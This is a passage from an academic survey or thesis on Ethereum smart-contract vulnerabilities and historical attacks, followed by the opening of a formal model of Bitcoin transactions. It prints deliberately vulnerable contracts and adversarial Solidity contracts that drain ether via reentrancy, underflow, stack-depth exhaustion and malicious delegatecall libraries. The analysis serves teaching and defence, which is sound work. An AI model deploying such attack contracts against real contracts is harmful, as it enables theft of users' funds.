her fallback, thus starting a loop. This loop ends when the execution eventually goes out-of-gas, or when the stack limit is reached (see the "stack size limit" vulnerability at page 76), or when `Bob` has been drained off all his ether. In all cases an exception is thrown: however, since `call` does not propagate the exception, only the effects of the last call are reverted, leaving all the previous transfers of ether valid.

This vulnerability resides in the fact that function `ping` is not *reentrant*, i.e. it may misbehave if invoked before its termination. Remarkably, the "DAO Attack", which caused a huge ether loss in June 2016, exploited this vulnerability (see Section 4.2.1 for more details on the attack).

4.1.6 Keeping secrets.

Fields in contracts can be public, i.e. directly readable by everyone, or *private*, i.e. not directly readable by other users/contracts. Still, declaring a field as private does not guarantee its secrecy. This is because, to set the value of a field, users must send a suitable transaction to miners, who will then publish it on the blockchain. Since the blockchain is public, everyone can inspect the contents of the transaction, and infer the new value of the field.

Many contracts, e.g. those implementing multi-player games, require that some fields are kept secret for a while: for instance, if a field stores the next move of a player, revealing it to the other players may advantage them in choosing their next move. In such cases, to ensure that a field remains secret until a certain event occurs, the contract has to exploit suitable cryptographic techniques, like e.g. timed commitments [35, 4] (see Section 4.2.3).

4.1.7 Immutable bugs.

Once a contract is published on the blockchain, it can no longer be altered. Hence, users can trust that *if* the contract implements their intended functionality, then its runtime behaviour will be the expected one as well, since this is ensured by the consensus protocol. The drawback is that if a contract contains a bug, there is no direct way to patch it. So, programmers have to anticipate ways to alter or terminate a contract in its implementation [71] — although it is debatable the coherency of this with the principles of Ethereum:

> *Ethereum is a decentralized platform that runs smart contracts: applications that run* exactly as programmed *without any possibility of downtime, censorship, fraud or third party interference*

The immutability of bugs has been exploited in various attacks, e.g. to steal ether, or to make it unredeemable by any user (see Sections 4.2.4 and 4.2.5). In all these attacks, there was no possibility of recovery. The only exception was the recovery from the "DAO attack". The countermeasure was an *hard-fork* of the blockchain, which basically nullified the effects of the transactions involved in the attack [126]. This solution was not agreed by the whole Ethereum community, as it contrasted with the "code is law" principle claimed so far. As a consequence, part of the miners refused to fork, and created an alternative blockchain [117].

4.1.8 Ether lost in transfer.

When sending ether, one has to specify the recipient address, which takes the form of a sequence of 160 bits. However, many of these addresses are *orphan*, i.e. they are not associated to any user or contract. If some ether is sent to an orphan address, it is lost forever (note that there is no way to detect whether an address is orphan). Since lost ether cannot be recovered, programmers have to *manually* ensure the correctness of the recipient addresses.

4.1.9 Stack size limit.

Each time a contract invokes another contract (or even itself via `this.f()`) the *call stack* associated with the transaction grows by one frame. The call stack is bounded to 1024 frames: when this limit is reached, a further invocation throws an exception.

Until October 18th 2016, it was possible to exploit this fact to carry on an attack as follows. An adversary starts by generating an almost-full call stack (via a sequence of nested calls), and then he invokes the victim's function, which will fail upon a further invocation. If the exception is not properly handled by the victim's contract, the adversary could manage to succeed in his attack. This vulnerability could be exploited together with others: e.g., in Section 4.2.5 we implement a malicious contract by exploiting the "exception disorder" and "stack size limit" vulnerabilities.

This cause of vulnerability has been addressed by an hard-fork of the Ethereum blockchain [100]. The fork changed the cost of several EVM instructions, and redefined the way to compute the gas consumption of `call` and `delegatecall`. After the fork, a caller can allocate at most 63/64 of its gas: since, currently, the gas limit per block is ∼4,7M units, this implies that the maximum reachable depth of the call stack is always less than 1024 [121].

4.1.10 Unpredictable state.

The state of a contract is determined by the value of its fields and `balance`. In general, when a user sends a transaction to the network in order to invoke some contract, he cannot be sure that the transaction will be run in the same state the contract was at the time of sending that transaction. This may happen because, in the meanwhile, other transactions have changed the contract state. Even if the user was fast enough to be the first to send a transaction, it is not guaranteed that such transaction will be the first to be run. Indeed, when miners group transactions into blocks, they are not required to preserve any order; they could also choose not to include some transactions.

There is another circumstance where a user may not know the actual state wherein his transaction will be run. This happens in case the blockchain forks (see Section 2.2.2). Recall that, when two miners discover a new valid block at the same time, the blockchain forks in two branches. Some miners will try to append new blocks on one of the branches, while some others will work on the other one. After some time, though, only the longest branch will be considered part of the blockchain, while the shortest one will be abandoned. Transactions in the shortest branch will then be ignored, because no longer part of the blockchain. Therefore, believing that a contract is in a certain state, could be determinant for a user in order to publish new transactions (e.g., for sending ether to other users). However, later on such state could be reverted, because the transactions that led to it could happen to be in the shortest branch of a fork.

In some cases, not knowing the state where a transaction will be run could give rise to vulnerabilities. E.g., this is the case when invoking contracts that can be dynamically updated. Note indeed that, although the code of a contract cannot be altered once published on the blockchain, with some forethinking it is possible to craft a contract whose components can be updated at his owner's request. At a later time, the owner can link such contract to a malicious component, which e.g. steals the caller's ether (see e.g. the attack in Section 4.2.6).

4.1.11 Generating randomness.

The execution of EVM bytecode is deterministic: in the absence of misbehaviour, all miners executing a transaction will have the same results. Hence, to simulate non-deterministic choices, many contracts (e.g. lotteries, games, *etc.*) generate pseudo-random numbers, where the initialization seed is chosen uniquely for all miners.

A common choice is to take for this seed (or for the random number itself) the hash or the timestamp of some block that will appear in the blockchain at a given time in the future. Since all the miners have the same view of the blockchain, at run-time this value will be the same for everyone. Apparently, this is a secure way to generate random numbers, as the content of future blocks is unpredictable. However, since miners control which transactions are put in a block and in which order, a malicious miner could attempt to craft his block so to bias the outcome of the pseudo-random generator. The analysis in [36] on the randomness of the Bitcoin blockchain shows that an attacker, controlling a minority of the mining power of the network, could invest 50 bitcoins to significantly bias the probability distribution of the outcome; more recent research [86] proves that this is also possible with more limited resources.

Alternative solutions to this problem are based on timed commitment protocols [35, 4]. In these protocols, each participant chooses a secret, and then communicates to the others a digest of it, paying a deposit as a guarantee. Later on, participants must either reveal their secrets, or lose their deposits. The pseudo-random number is then computed by combining the secrets of all participants [140, 135]. Also in this case an adversary could bias the outcome by not revealing her secret: however, doing so would result in losing her deposit. The protocol can then set the amount of the deposit so that not revealing the secret is an irrational strategy.

4.1.12 Time constraints.

A wide range of applications use time constraints in order to determine which actions are permitted (or mandatory) in the current state. Typically, time constraints are implemented by using block timestamps, which are agreed upon by all the miners.

Contracts can retrieve the timestamp in which the block was mined; all the transactions within a block share the same timestamp. This guarantees the coherence with the state of the contract after the execution, but it may also expose a contract to attacks, since the miner who creates the new block can choose the timestamp with a certain degree of arbitrariness. The tolerance in the choice of the timestamp was ∼900 seconds in a previous version of the protocol [112], but currently it has been reduced to a few seconds. If a miner holds a stake on a contract, he could gain an advantage by choosing a suitable timestamp for a block he is mining. In Section 4.2.5 we show an attack exploiting this vulnerability.

4.2 Attacks

We now illustrate some attacks — many of which inspired to real use cases — which exploit the vulnerabilities presented in Section 4.1.

4.2.1 The DAO attack

The DAO [145] (for *Decentralized Autonomous Organization*) was a contract implementing a crowd-funding platform, which raised ∼ \$150M before being attacked on June 18th, 2016 [143]. An attacker managed to put ∼ \$60M under her control, until the hard-fork of the blockchain nullified the effects of the transactions involved in the attack.

We now present a simplified version of the DAO, which shares some of the vulnerabilities of the original one. We then show two attacks which exploit them.

`SimpleDAO` allows participants to `donate` ether to fund contracts at their choice. Contracts can then `withdraw` their funds.

Attack #1. This attack, which is similar to the one used on the actual DAO, allows the adversary to steal *all* the ether from the `SimpleDAO`. The first step of the attack is to publish the contract `Mallory`.

Then, the adversary `donate`s some ether for `Mallory`, and invokes `Mallory`'s fallback. The fallback function invokes `withdraw`, which transfers the ether to `Mallory`. Now, the function `call` used to this

```
1  contract SimpleDAO {
2      mapping (address => uint) public credit;
3
4      function donate(address to){
5          credit[to] += msg.value;
6      }
7
8      function queryCredit(address to) returns (uint){
9          return credit[to];
10     }
11
12     function withdraw(uint amount) {
13         if (credit[msg.sender]>= amount) {
14             msg.sender.call.value(amount)();
15             credit[msg.sender]-=amount;
16         }
17     }
18 }
```

Listing 4.8: *Example of* The DAO *smart contract.*

purpose has the side effect of invoking `Mallory`'s fallback again (line 5), which maliciously calls back `withdraw`. Note that `withdraw` has been interrupted before it could update the `credit` field: hence, the check at line 8 succeeds again. Consequently, the DAO sends the credit to `Mallory` for the second time, and invokes her fallback again, and so on in a loop, until one of the following events occur: (i) the gas is exhausted, or (ii) the call stack is full, or (iii) the balance of DAO becomes zero. The overall effect of the attack is that, with a series of these attacks, the adversary can steal all the ether from the DAO. Note that the adversary can delay the out-of-gas exception by providing more gas in the originating transaction, because the `call` at line 9 does not specify a gas limit.

Attack #2. Also our second attack allows an adversary to steal all the ether from `SimpleDAO`, but it only need two calls to the fallback function. The first step is to publish `Mallory2`, providing it with a small amount of ether (e.g., 1 wei). Then, the adversary invokes `attack` to `donate` 1 wei to herself, and subsequently `withdraw`s it. The function `withdraw` checks that the user credit is enough, and if so it transfers the ether to `Mallory2`.

As in the previous attack, `call` invokes `Mallory2`'s fallback, which in turn calls back `withdraw`. Also in this case `withdraw` is interrupted before updating the `credit`: hence, the check at line 8 succeeds again.

```
1  contract Mallory {
2      SimpleDAO public dao = SimpleDAO(0x354...);
3      address owner;
4
5      function Mallory() {
6          owner = msg.sender;
7      }
8
9      function() {
10         dao.withdraw(dao.queryCredit(this));
11     }
12
13     function getJackpot(){
14         owner.send(this.balance);
15     }
16 }
```

Listing 4.9: *Example of an adversarial smart contract for* The DAO.

Consequently, the DAO sends 1 wei to `Mallory2` for the second time, and invokes her fallback again. However this time the fallback does nothing, and the nested calls begin to close. The effect is that `Mallory2`'s `credit` is updated twice: the first time to zero, and the second one to $(2^{256}-1)$ wei, because of the underflow. To finalise the attack, `Mallory2` invokes `getJackpot`, which steals all the ether from `SimpleDAO`, and transfers it to `Mallory2`'s owner.

Both attacks were possible because `SimpleDAO` sends the specified `amount` of ether *before* decreasing the `credit`. Overall, the attacks exploit the "call to the unknown", and "reentrancy" vulnerabilities. The first attack is more effective with a larger investment, while the second one is already rewarding with an investment of just 1 wei (the smallest fraction of ether). Note that the second attack works also in a variant of `SimpleDAO`, which checks the return code of `call` at line 9 and throws an exception in case it fails.

Remarks. This code works until Solidity v0.4.2. From there on, some changes to the syntax are needed as shown in http://blockchain.unica.it/ethereum/doc/attacks.html#simpledao.

```
contract Mallory2 {
    SimpleDAO public dao = SimpleDAO(0x818EA...);
    address owner;
    bool performAttack = true;

    function Mallory2(){
        owner = msg.sender;
    }

    function attack() {
        dao.donate.value(1)(this);
        dao.withdraw(1);
    }

    function() {
        if (performAttack) {
            performAttack = false;
            dao.withdraw(1);
        }
    }

    function getJackpot() {
        dao.withdraw(dao.balance);
        owner.send(this.balance);
    }
}
```

Listing 4.10: *Example of another adversarial smart contract for* The DAO.

4.2.2 King of the Ether Throne

The "King of the Ether Throne" [131, 132] is a game where players compete for acquiring the title of "King of the Ether". If someone wishes to be the king, he must pay some ether to the current king, plus a small fee to the contract. The prize to be king increases monotonically. We discuss a simplified version of the game (with the same vulnerabilities), implemented as the contract `KotET`:
Whenever a player sends `msg.value` ether to the contract, he also triggers the execution of `KotET`'s fallback. The fallback first checks that the sent ether is enough to buy the title: if not, it throws an exception (reverting the ether transfer); otherwise, the player is accepted as the new king. At this point, a `compensation` is sent to the dismissing king, and the player is crowned. The difference between `msg.value` and the compensation is kept by the contract. The owner of `KotET` can withdraw the ether accumulated in the contract through `sweepCommission`.

```
1  contract KotET {
2      address public king;
3      uint public claimPrice = 100;
4      address owner;
5
6      function KotET() {
7          owner = msg.sender;  king = msg.sender;
8      }
9
10     function sweepCommission(uint amount)  {
11         owner.send(amount);
12     }
13
14     function() {
15         if (msg.value < claimPrice)
16             throw;
17
18         uint compensation = calculateCompensation();
19         king.send(compensation);
20         king = msg.sender;
21         claimPrice = calculateNewPrice();
22     }
23
24     /* other functions below */
25 }
```

Listing 4.11: *Example of the smart contract* King of the Ether Throne.

Apparently, the contract may seem honest: in fact, it is not, because not checking the return code of `send` may result in stealing ether. Indeed, since `send` is equipped with a few gas (see "gasless send" vulnerability), the `send` at line 17 will fail if the king's address is that of a contract with an expensive fallback. In this case, since `send` does not propagate exceptions (see "exception disorder"), the `compensation` is kept by the contract.

Now, assume that an honest programmer wants to implement a fair variant of `KotET`, by replacing `send` with `call` at line 6, and by checking its return code.

The variant in Listing 4.12 is more trustworthy than the previous, but vulnerable to a denial of service attack. To see why, consider an attacker `Mallory`, whose fallback just throws an exception (Listing 4.13). The adversary calls `unseatKing` with the right amount of ether, so that `Mallory` becomes the new king. At this point, nobody else can get her crown, since every time `KotET` tries to send the `compensation` to

`Mallory`, her fallback throws an exception, preventing the coronation to succeed.

```
contract KotET {
    ...

    function() {
        if (msg.value < claimPrice)
            throw;

        uint compensation = calculateCompensation();

        if (!king.call.value(compensation)())
            throw;

        king = msg.sender;
        claimPrice = calculateNewPrice();
    }
}
```

Listing 4.12: *Example of the smart contract* King of the Ether Throne *(variant with* `call` *).*

```
contract Mallory {

    function unseatKing(address a, uint w) {
        a.call.value(w);
    }

    function() {
        throw;
    }
}
```

Listing 4.13: *Example of an attacker for the smart contract* King of the Ether Throne *(variant with* `call` *).*

Remarks. This code works until Solidity v0.4.2. From there on, some changes to the syntax are needed as shown in http://blockchain.unica.it/ethereum/doc/attacks.html#kotet. From Solidity v0.4.2. the compiler gives a warning if the return code of `send` is not checked.

However, a malevolent programmer can easily fool the compiler by adding a fake check like `bool res = king.send(compensation)`.

4.2.3 Multi-player games

Consider a contract which implements a simple "odds and evens" game between two players. Each player chooses a number: if the sum is even, the first player wins, otherwise the second one wins.

```
contract OddsAndEvens{
    struct Player { address addr; uint number;}
    Player[2] private players;
    uint8 tot = 0; address owner;

    function OddsAndEvens() {
        owner = msg.sender;
    }

    function play(uint number) {
        if (msg.value != 1 ether)
            throw;
        players[tot] = Player(msg.sender, number);
        tot++;

        if (tot==2)
            andTheWinnerIs();
    }

    function andTheWinnerIs() private {
        uint n = players[0].number + players[1].number;
        players[n%2].addr.send(1800 finney);
        delete players;
        tot=0;
    }

    function getProfit() {
        owner.send(this.balance);
    }
}
```

Listing 4.14: *Example of the smart contract* Odds and Evens.

The contract records the bets of two players in the field `players`. Since this field is `private`, other contracts cannot directly read it. To join the game, each player must transfer 1 ether when invoking the function `play`. If the amount transferred is different, it is sent back to the

player by throwing an exception (line 9). Once the second player has joined the game, the contract executes `andTheWinnerIs` to send 1.8 ether to the winner. The remaining 0.2 ether are kept by the contract, and they can be collected by the owner via `getProfit`.

An adversary can carry on an attack which always allows her to win a game. To do that, the adversary impersonates the second player, and waits that the first player makes his bet. Now, although the field `players` is private, the adversary can infer the first player's bet, by inspecting the blockchain transaction where he joined the game. Then, the adversary can win the game by invoking `play` with a suitable bet. This attack exploits the "keeping secrets" vulnerability. A similar attack on a "rock-paper-scissors" game is presented in [45].

Remarks. This code works until Solidity v0.4.2. From there on, some changes to the syntax are needed as shown in http://blockchain.unica.it/projects/ethereum-survey/attacks.html#oddsandevens.

4.2.4 Rubixi

Rubixi [110, 119] is a contract which implements a *Ponzi scheme*, a fraudulent high-yield investment program where participants gain money from the investments made by newcomers. Further, the contract owner can collect some fees, paid to the contract upon investments. The following attack allows an adversary to steal some ether from the contract, exploiting the "immutable bugs" vulnerability.

At some point during the development of the contract, its name was changed from `DynamicPyramid` into `Rubixi`. However, programmers forgot to accordingly change the name of the constructor, which then became a function invokable by anyone (instead, constructors are run only once when the contract is created). The `DynamicPyramid` function sets the owner address; the owner can withdraw his profit via `collectAllFees`.

```
1 contract Rubixi {
2     address private owner;
3     function DynamicPyramid() { owner = msg.sender; }
4     function collectAllFees() { owner.send(collectedFees); }
5     ...
```

Listing 4.15: *Example of the smart contract* Rubixi.

After this bug became public, users started to invoke `DynamicPyramid` in order to become the owner, and so to withdraw the fees.

4.2.5 GovernMental

GovernMental [124, 123] is another flawed Ponzi scheme. To join the scheme, a participant must send a certain amount of ether to the contract. If no one joins the scheme for 12 hours, the last participant gets all the ether in the contract (except for a fee kept by the owner). The list of participants and their credit are stored in two arrays. When the 12 hours are expired, the last participant can claim the money, and the arrays are cleared as in Listing 4.16.

```
creditorAddresses = new address[](0);
creditorAmounts = new uint[](0);
```

Listing 4.16: *Vulnerable part of the smart contract* GovernMental.

The EVM code obtained from this snippet of Solidity code clears one-by-one each location of the arrays. At a certain point, the list of participants of `GovernMental` grew so long, that clearing the arrays would have required more gas than the maximum allowed for a single transaction [122]. From that point, any attempt to clear the arrays has failed[7].

We now present a simplified version of `GovernMental`, which shares some of the vulnerabilities of the original contract.
The contract `Governmental` gathers the investments of players in rounds, and it pays back only a winner per round, i.e. the player which is the last for at least one minute. To join the scheme, a player must invest at least half of the jackpot (line 14), whose amount grows upon each new investment. Anyone can invoke `resetInvestment`, which pays the jackpot (half of the invested total) to the winner (line 24), and sends the remaining ether to the contract owner. The contract assumes that players are either users or contracts with empty fallback, so not to incur in out-of-gas exceptions during `send`.

We now show three different attacks to our simplified `GovernMental`[8].

[7] Contextually with the hard-fork of the 17th of June, the gas limit has been raised, so allowing the winner to rescue the jackpot of $\sim 1100 ether$.

[8] The attacks #1 and #3 have been also reported in [70], while attack #2 is fresh.

```
1  contract Governmental {
2      address public owner;
3      address public lastInvestor;
4      uint public jackpot = 1 ether;
5      uint public lastInvestmentTimestamp;
6      uint public ONE_MINUTE = 1 minutes;
7
8      function Governmental() {
9          owner = msg.sender;
10         if (msg.value<1 ether) throw;
11     }
12
13     function invest() {
14         if (msg.value<jackpot/2) throw;
15         lastInvestor = msg.sender;
16         jackpot += msg.value/2;
17         lastInvestmentTimestamp = block.timestamp;
18     }
19
20     function resetInvestment() {
21         if (block.timestamp < lastInvestmentTimestamp+ONE_MINUTE)
22             throw;
23
24         lastInvestor.send(jackpot);
25         owner.send(this.balance-1 ether);
26
27         lastInvestor = 0;
28         jackpot = 1 ether;
29         lastInvestmentTimestamp = 0;
30     }
31 }
```

Listing 4.17: *Example of the smart contract* GovernMental.

Attack #1. This attack exploits the vulnerabilities "exception disorder" and "stack size limit", and is performed by the contract owner[9]. His goal is not to pay the winner, so that the ether is kept by the contract, and redeemable by the owner at a later time. To fulfil this goal, the owner has to make the `send` at line 24 fail. His first step is to publish the contract in Listing 4.18.

Then, the owner calls `Mallory`'s `attack`, which starts invoking herself recursively, making the stack grow. When the call stack reaches the depth of 1022, `Mallory` invokes `Governmental`'s `resetInvestment`, which

[9] As mentioned in Section 4.1, this attack is no longer possible since October 18, 2016.

```
contract Mallory {
    function attack(address target, uint count) {
        if (0<=count && count<1023)
            this.attack.gas(msg.gas-2000)(target, count+1);
        else
            Governmental(target).resetInvestment();
    }
}
```

Listing 4.18: *Example of an adversary smart contract for* GovernMental.

is then executed at stack size 1023. At this point, the `send` at line 24 fails, because of the call stack limit (the second `send` fails as well). Since `GovernMental` does not check the return code of `send`, the execution proceeds, resetting the contract state (lines 27–29), and starting another round. The balance of the contract increases every time this attack is run, because the legit winner is not paid. To collect the ether, the owner only needs to wait for another round to terminate correctly.

Attack #2. In this case, the attacker is a miner, who also impersonates a player. Being a miner, she can choose not to include in blocks the transactions directed to `GovernMental`, except for her own, in order to be the last player in the round. Furthermore, the attacker can reorder the transactions, such that her one will appear first: indeed, by playing first and by choosing a suitable amount of ether to invest, she can prevent others players to join the scheme (line 14), so resulting the last player in the round. This attack exploits the "unpredictable state" vulnerability, since players cannot be sure that, when they publish a transaction to join the scheme, the invested ether will be enough to make this operation succeed.

Attack #3. Also in this case the attacker is a miner impersonating a player. Assume that the attacker manages to join the scheme. To be the last player in a round for a minute, she can play with the block timestamp. More specifically, the attacker sets the timestamp of the new block so that it is at least one minute later the timestamp of the current block. As discussed along with the "time constraints" vulnerability, there is a tolerance on the choice of the timestamp. If the attacker manages to publish the new block with the delayed timestamp, she will be the last player in the round, and will win the jackpot.

4.2.6 Dynamic libraries

We now consider a contract which can dynamically update one of its components, which is a library of operation on sets. Therefore, if a more efficient implementation of these operations is developed, or if a bug is fixed, the contract can use the new version of the library.

```
1  contract SetProvider {
2
3      address setLibAddr;
4      address owner;
5
6      function SetProvider() {
7          owner = msg.sender;
8      }
9
10     function updateLibrary(address arg) {
11         if (msg.sender==owner)
12             setLibAddr = arg;
13     }
14
15     function getSet() returns (address) {
16         return setLibAddr;
17     }
18 }
```

Listing 4.19: *Example of a smart contract that provides a set library.*

The owner of contract `SetProvider` can use function `updateLibrary` to replace the library address with a new one. Any user can obtain the address of the library via `getSet`. The library `Set` implements some basic set operations. Libraries are special contracts, which e.g. cannot have mutable fields. When a user declares that an interface is a `library`, direct calls to any of its functions are done via `delegatecall`. Arguments tagged as `storage` are passed by reference.

Assume that `Bob` is the contract of an honest user of `SetProvider`. In particular, `Bob` queries for the library version via `getSetVersion`:

Now, assume that the owner of `setProvider` is also an adversary. She can attack `Bob` as follows, with the goal of stealing all his ether. In the first step of the attack, the adversary publishes a new library `MaliciousSet`, and then it invokes the function `updateLibrary` of `SetProvider` to make it point to `MaliciousSet`.

```
1  library Set {
2      struct Data { mapping(uint => bool) flags; }
3
4      function insert(Data storage self, uint value) returns (bool) {
5          self.flags[value] = true;
6          return true;
7      }
8
9      function remove(Data storage self, uint value) returns (bool) {
10         self.flags[value] = false;
11         return true;
12     }
13
14     function contains(Data storage self, uint value) returns (bool) {
15         return self.flags[value];
16     }
17
18     function version() returns(uint) {
19         return 1;
20     }
21 }
```

Listing 4.20: *Example of the smart contract library declaration.*

Note that `MaliciousSet` performs a `send` at line 5, to transfer ether to the adversary. Since `Bob` has declared the interface `Set` as a `library`, any direct call to `version` is implemented as a `delegatecall`, and thus executed in `Bob`'s environment. Hence, `send(this.balance)` at line 4 actually refers to `Bob`'s balance, causing the send to transfer all his ether to the adversary. After that, the function correctly returns the version number.

Another way to craft a malicious library is to use the function `selfdestruct`. This is a special function, which disables the contract which executes it and send all its balance to a target address. More specifically, the adversary can replace line 4 of `MaliciousSet` with `selfdestruct(attackerAddr)`.
This will disable `Bob`'s contract forever, and send his balance to the adversary.

The attack outlined above exploits the "unpredictable state" vulnerability, because `Bob` cannot know which version of the library will be executed when it used `SetProvider`. More in general, the main issue of libraries is the presence of parts which are updated after the contract has been published. This allows an adversary to change these parts with

```
library Set {
    function version() returns (uint);
}

contract Bob {
    SetProvider public provider;

    function Bob(address addr) {
        provider = SetProvider(addr);
    }

    function getSetVersion() returns (uint) {
        address setAddr = provider.getSet();
        return Set(setAddr).version();
    }
}
```

Listing 4.21: *Example of a smart contract using the set library.*

```
library MaliciousSet {
    address constant attackerAddr = 0x42;

    function version() returns(uint) {
        attackerAddr.send(this.balance);
        return 1;
    }
}
```

Listing 4.22: *Example of an adversarial smart contract exploiting the set library.*

malicious ones.

Remarks: From Solidity v0.4.2., it is no longer possible to instantiate a library via `Set(addr)` : instead, the library address must be set via command line [141]. However, a similar attack is still possible by using `delegatecall` , as shown in http://blockchain.unica.it/projects/ethereum-survey/attacks.html#dynamic-libraries-v4-2.

Chapter 5

A formal model of Bitcoin Transactions

Bitcoin [137], the first decentralized cryptocurrency, was introduced in 2009, and through the years it has consolidated its position as the most popular one. Bitcoin and other cryptocurrencies have pushed forward the concept of decentralization, providing means for reliable interactions between mutually distrusting parties on an open network.

Besides the intended monetary application, the Bitcoin blockchain can be seen as a way to consistently maintain the state of a system over a peer-to-peer network, without the need of a trusted authority. If the system is a currency, its state is the amount of funds in each account. This concept can be generalised to the case where the system is a *smart contract* [92], namely an executable computer protocol which can also handle transfers of currency. The idea of exploiting the Bitcoin blockchain to build smart contracts has recently been explored by several works. Lotteries [4, 29, 72, 26], gambling games [64], contingent payments [15], covenants [75, 84], and other kinds of fair computations [3, 63] are some examples of the capabilities of Bitcoin as a platform for smart contracts.

Smart contracts often rely on features of Bitcoin that go beyond the standard transfers of currency. For instance, while the vast majority of Bitcoin transactions uses scripts only to verify signatures, smart contracts like the above-mentioned ones exploit more complex scripts, e.g. to determine the winner of a lottery, or to check if a secret has been revealed. Smart contracts may also exploit other (infrequently used) features of Bitcoin, e.g. various signature modifiers, and temporal constraints on transactions.

As a matter of fact, using these advanced features to design a new smart contract is not a trivial matter, for two reasons. First, while the overall behaviour of Bitcoin is clear, the details of many of its crucial aspects are poorly documented. To understand the details of how a mechanism actually works, one has to explore various web pages (often inaccurate, or inconsistent, or overly technical), and eventually resort to the source code of the Bitcoin client [105] to have the correct answer. Second, the description of advanced features is often too concrete to be effectively used in the design and analysis of a smart contract (indeed, in many cases the only available description coincides with the implementation).

In Section 5.1 we formalise Bitcoin transactions. Besides transactions, we also provide an high-level model of the blockchain, and we study its basic properties. In Section 5.2 we illustrate, through a basic case study, the impact of the Segregated Witness feature on the expressiveness of Bitcoin smart contracts. In Section 5.3 we show how to translate transactions from our model to standard Bitcoin transactions. We discuss the differences between our model and the actual Bitcoin in Section 7.3.8.

5.1 A formal model of Bitcoin transactions

In this section we propose a formal model of Bitcoin transactions, which is sufficiently abstract to enable formal reasoning, and at the same time is concrete enough to serve as an alternative documentation to Bitcoin. We use our model to formally prove some well-formedness properties of the Bitcoin blockchain, for instance that each transaction can only be spent once.

In Section 5.1.1 we define the scripts that can be used in transaction outputs. Then, in Section 5.1.2 we formalise transactions, and in Section 5.1.3 we define a signature scheme for them. Sections 5.1.4 and 5.1.5 give semantics, respectively, to scripts and transactions. In Section 5.1.6 we model the Bitcoin blockchain, and in particular we define the crucial notion of *consistency*, which corresponds to the one enforced by the Bitcoin consensus protocol. We then state a few results about consistent blockchains.

We start by introducing some auxiliary notation. We assume several sets, ranged over by meta-variables as shown in the left column of Table 5.1. We use the bold notation to denote finite sequences of elements. We denote with $\vec{x}_i$ the i-th element of a sequence $\vec{x}$, i.e. $\vec{x}_i = x_i$ if $\vec{x} = x_1 \dots x_n$, and with $\vec{x}_{i..j}$ the subsequence of $\vec{x}$ starting from the i-th element and ending to the j-th element. We denote with $|\vec{x}|$ the number of elements of $\vec{x}$, and with $[]$ the empty sequence. We denote with

$\mathsf{A}, \mathsf{B}, \ldots \in \mathsf{Part}$	Participants	$e, e', \ldots \in \mathsf{Exp}$	Script expressions
$x, y, \ldots \in \mathsf{Var}$	Variables	$\mathsf{T}, \mathsf{T}', \ldots \in \mathsf{Tx}$	Transactions
$\nu, \nu', \ldots \in \mathsf{Den}$	Denotations, i.e.:	μ, μ'	Signature modifier
$k, k' \ldots \in \mathbb{Z}$	Constants	$\mathsf{sig}_k^{\mu,i}(\mathsf{T})$	Transaction signature
$t, t' \ldots \in \mathbb{N}$	Time	$\mathsf{ver}_k(\sigma, \mathsf{T}, i)$	Signature verification
$\mathsf{v}, \mathsf{v}' \ldots \in \mathbb{N}$	Currency values	$\mathsf{T}, i \models \lambda\vec{x}.e$	Script verification
$\sigma, \sigma', \ldots \in \mathbb{Z}$	Signatures	$(\mathsf{T}, i, t) \overset{v}{\rightsquigarrow} (\mathsf{T}', j, t')$	Transaction redeem
$\mathsf{true}, \mathsf{false}$	Boolean values	$\mathbf{B} = (\mathsf{T}_1, t_1) \cdots$	Blockchains
$\bot$	Undefined	$\mathbf{B} \rhd (\mathsf{T}, t)$	Consistent update

Table 5.1: *Summary of notation.*

$f : A \rightharpoonup B$ a *partial* function f from A to B, with $\mathrm{dom}(f)$ the *domain* of f, i.e. the subset of A where f is defined, and with $\mathrm{ran}\, f$ the *range* of f, i.e. $\mathrm{ran}\, f = \{f(x) \,|\, x \in \mathrm{dom}(f)\}$. We use $\bot$ to represent an "undefined" element; in particular, when the element is a partial function, $\bot$ denotes the function with empty domain. For a pair (x, y), we define $fst(x, y) = x$ and $snd(x, y) = y$.

5.1.1 Scripts

Each output in a Bitcoin transaction contains a script, which is used to establish when the output can be redeemed by another transaction. Intuitively, a script is a first-order function (written in a non Turing-equivalent language), which is applied to the witness provided by the redeeming transaction. The output can be redeemed only if such function application evaluates to true.

In our model, we abstract from the actual stack-based scripting language implemented in Bitcoin [108], by using instead a minimalistic language of expressions.

Definition 5.1 (Scripts)**.** *We define the set* Exp *of* script expressions *(ranged over by* $e, e', \ldots$*) as follows:*

$$e ::= x \mid k \mid e + e \mid e - e \mid e = e \mid e < e \mid \mathsf{if}\ e\ \mathsf{then}\ e\ \mathsf{else}\ e \mid |e| \mid \mathsf{H}(e) \mid \mathsf{versig}_{\vec{k}}(\vec{e}) \mid \mathsf{absAfter}\ t : e \mid \mathsf{relAfter}\ t : e$$

We denote with Script *the set of terms of the form* $\lambda\vec{z}.e$ *such that all the variables in* e *occur in* $\vec{z}$*.*

Besides some basic arithmetic and logical operators, script expressions include a few operators inspired from the actual Bitcoin scripting language. The expression $|e|$ denotes the size, in bytes, of the evaluation of e. The expression $\mathsf{H}(e)$ evaluates to the hash of e. The expression $\mathsf{versig}_{\vec{k}}(\vec{e})$ takes as arguments a sequence of m script expressions, representing signatures of the enclosing transactions, and a sequence of n public keys. Intuitively, it evaluates to true whenever the provided signatures are verified by using m out of the n provided keys. The expressions $\mathsf{absAfter}\ t : e$ and $\mathsf{relAfter}\ t : e$ define temporal constraints (see Section 5.1.4). They evaluate as e if the constraints are satisfied, otherwise they fail.

Notation 5.2. *We use the following syntactic sugar for expressions: (i)* false *to denote* $1 = 0$ *(ii)* true *to denote* $1 = 1$ *(iii)* $e \wedge e'$ *to denote* $\mathsf{if}\ e\ \mathsf{then}\ e'\ \mathsf{else}\ \mathsf{false}$ *(iv)* $e \vee e'$ *to denote* $\mathsf{if}\ e\ \mathsf{then}\ \mathsf{true}\ \mathsf{else}\ e'$ *(v)* $\mathsf{not}\ e$ *to denote* $\mathsf{if}\ e\ \mathsf{then}\ \mathsf{false}\ \mathsf{else}\ \mathsf{true}$.

5.1.2 Transactions

The following definition formalises Bitcoin transactions.

Definition 5.3 (Transactions)**.** *We inductively define the set* Tx *of transactions as follows. A transaction* T *is a tuple* $(\mathsf{in}, \mathsf{wit}, \mathsf{out}, \mathsf{absLock}, \mathsf{relLock})$*, where:*

- $\mathsf{in} : \mathbb{N} \rightharpoonup \mathsf{Tx} \times \mathbb{N}$
- $\mathsf{wit} : \mathbb{N} \rightharpoonup \mathbb{Z}^*$*, where* $\mathrm{dom}(\mathsf{wit}) = \mathrm{dom}(\mathsf{in})$
- $\mathsf{out} : \mathbb{N} \rightharpoonup \mathsf{Script} \times \mathbb{N}$
